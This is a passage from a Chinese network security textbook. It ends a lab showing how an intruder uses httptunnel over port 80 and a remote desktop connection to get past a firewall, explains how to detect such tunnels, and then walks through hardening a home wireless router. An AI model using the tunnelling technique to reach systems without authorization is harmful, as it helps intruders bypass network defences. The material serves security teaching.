第 4 步：打开【远程桌面连接】对话框。入侵者在自己的计算机中打开【运行】对话框，输入 mstsc 命令，打开【远程桌面连接】对话框，如图 5-124 所示，输入 127.0.0.1:6789，单击【连接】按钮，如果不出意外，将出现如图 5-125 所示的登录窗口，此时表明成功地穿越了防火墙。



图 5-124　【远程桌面连接】对话框

3. httptunnel 带来的安全问题

在前面的实例中，通过 httptunnel 技术成功入侵了一台计算机(通过 80 端口)，这是一个值得思考的网络安全问题，因为从中可以看到要想保障网络安全，仅仅依靠某(几)种技术手段是不可靠的，所以网络管理员不要过分依赖防火墙。

对于利用 httptunnel 技术进行的入侵，可以使用应用层的数据包检测技术来发现，因为





图 5-125　远程系统登录窗口

在正常的 HTTP 请求中必定包含 GET 或 POST 等行为。如果来自一个连接的 HTTP 请求中总是没有 GET 或 POST，那么这个连接一定有问题，因此必须终止该连接。现在市面上已经出现了能够查出隐藏在 HTTP 中 tunnel 的 IDS。

5.14　实例：无线网络安全配置

1. 一个简单的案例

某人在自己家的客厅里用笔记本电脑无线上网时，发现速度比在书房（AP 放在书房）的速度要快，这是为什么呢？

原来此人在客厅无线上网时是通过邻居家的 AP，并且邻居家的无线网络没有采取加密手段，不过这个例子纯属巧合。

2. 实例：无线网络安全配置

实验环境如图 5-126 所示。






图 5-126　实验环境

第 1 步：在桌面右击【网上邻居】图标，选择【属性】命令，打开【网络连接】窗口，然后右击【本地连接】图标，选择【属性】命令，打开【本地连接 属性】对话框，然后在【常规】选项卡里双击【Internet 协议（TCP/IP）】选项，弹出【Internet 协议（TCP/IP）属性】对话框，设置静态 IP 地址为 192.168.1.22。

第 2 步：打开 IE 浏览器，在地址栏中输入 192.168.1.1，按 Enter 键。在弹出的对话框中输入用户名和密码，默认的用户名和密码都是 admin。单击【确定】按钮，出现路由器的界面，选择【设置向导】选项，单击【下一步】按钮，出现如图 5-127 所示的界面。

第 3 步：在图 5-127 中，选择 PPPoE 单选按钮，读者可以根据自己的网络情况，在 3 个选项中选择其一。单击【下一步】按钮，出现如图 5-128 所示的界面，输入 ADSL 上网账号和密码（安装宽带时，工作人员给的账号和密码）。单击【下一步】按钮，出现如图 5-129 所示的界面。





第 4 步：在图 5-129 中，更改 SSID 号为 ZTG-WLAN。在模式下拉列表框中选择自己的无线网卡模式(如 802.11b、802.11g 等，根据自己的情况而定)。现在的路由器兼容 802.11b、802.11g。单击【下一步】按钮，出现如图 5-130 所示的界面。




图 5-127　设置向导



图 5-128　输入 ADSL 上网账号和密码



图 5-129　更改 SSID 号和模式




图 5-130　设置 PSK 密码



注意　如果自己的网卡是 802.11g，而路由器设置成 802.11b，则无线连接会失败。

第 5 步：在图 5-130 中设置 PSK 密码。单击【下一步】按钮，完成无线路由器的初始配置。

下面的步骤是无线路由器的安全设置。

第 6 步：在图 5-131 中，选择【网络参数】|【MAC 地址克隆】选项，在右边单击【克隆 MAC 地址】按钮，然后单击【保存】按钮。这样只有通过自己的计算机才能对无线路由器进行管理，确保了无线路由器的安全。




图 5-131　MAC 地址克隆

第 7 步：在图 5-132 中，选择【无线参数】|【基本设置】选项，在右边取消选中【允许 SSID 广播】复选框，其他设置如图 5-132 所示，然后单击【保存】按钮。

图 5-132　基本设置

第 8 步：在图 5-133 中，选择【DHCP 服务器】|【DHCP 服务】选项，如果局域网较小，建议关闭 DHCP 服务，给每台计算机设置静态 IP 地址。如果局域网规模较大，可以启动 DHCP 服务，不过一定要安全设置无线路由器。

第 9 步：在图 5-134 中，选择【安全设置】|【防火墙设置】选项，选中【开启防火墙】、【开启 IP 地址过滤】、【开启域名过滤】、【开启 MAC 地址过滤】4 个复选框，读者可以根据自己网络的具体情况进行选择，然后单击【保存】按钮。









图 5-133　DHCP 服务



图 5-134　防火墙设置

第 10 步：在图 5-135 中，选择【安全设置】|【IP 地址过滤】选项，单击【添加新条目】按钮来添加过滤规则。



ID	生效时间	局域网IP地址	端口	广域网IP地址	端口	协议	通过	状态	配置
1	0000-2400	192.168.1.50-192.168.1.60	1000-1100	-	-	ALL	否	生效	编辑 删除

图 5-135　IP 地址过滤



第 11 步：在图 5-136 中，选择【安全设置】|【域名过滤】选项，单击【添加新条目】按钮来添加过滤规则。




图 5-136 域名过滤

第 12 步：在图 5-137 中，选择【安全设置】|【MAC 地址过滤】选项，单击【添加新条目】按钮来添加过滤规则。




图 5-137 MAC 地址过滤

第 13 步：在图 5-138 中，选择【安全设置】|【远端 WEB 管理】选项，设置【WEB 管理端口】为 8888，增加了路由器的安全性，然后单击【保存】按钮。

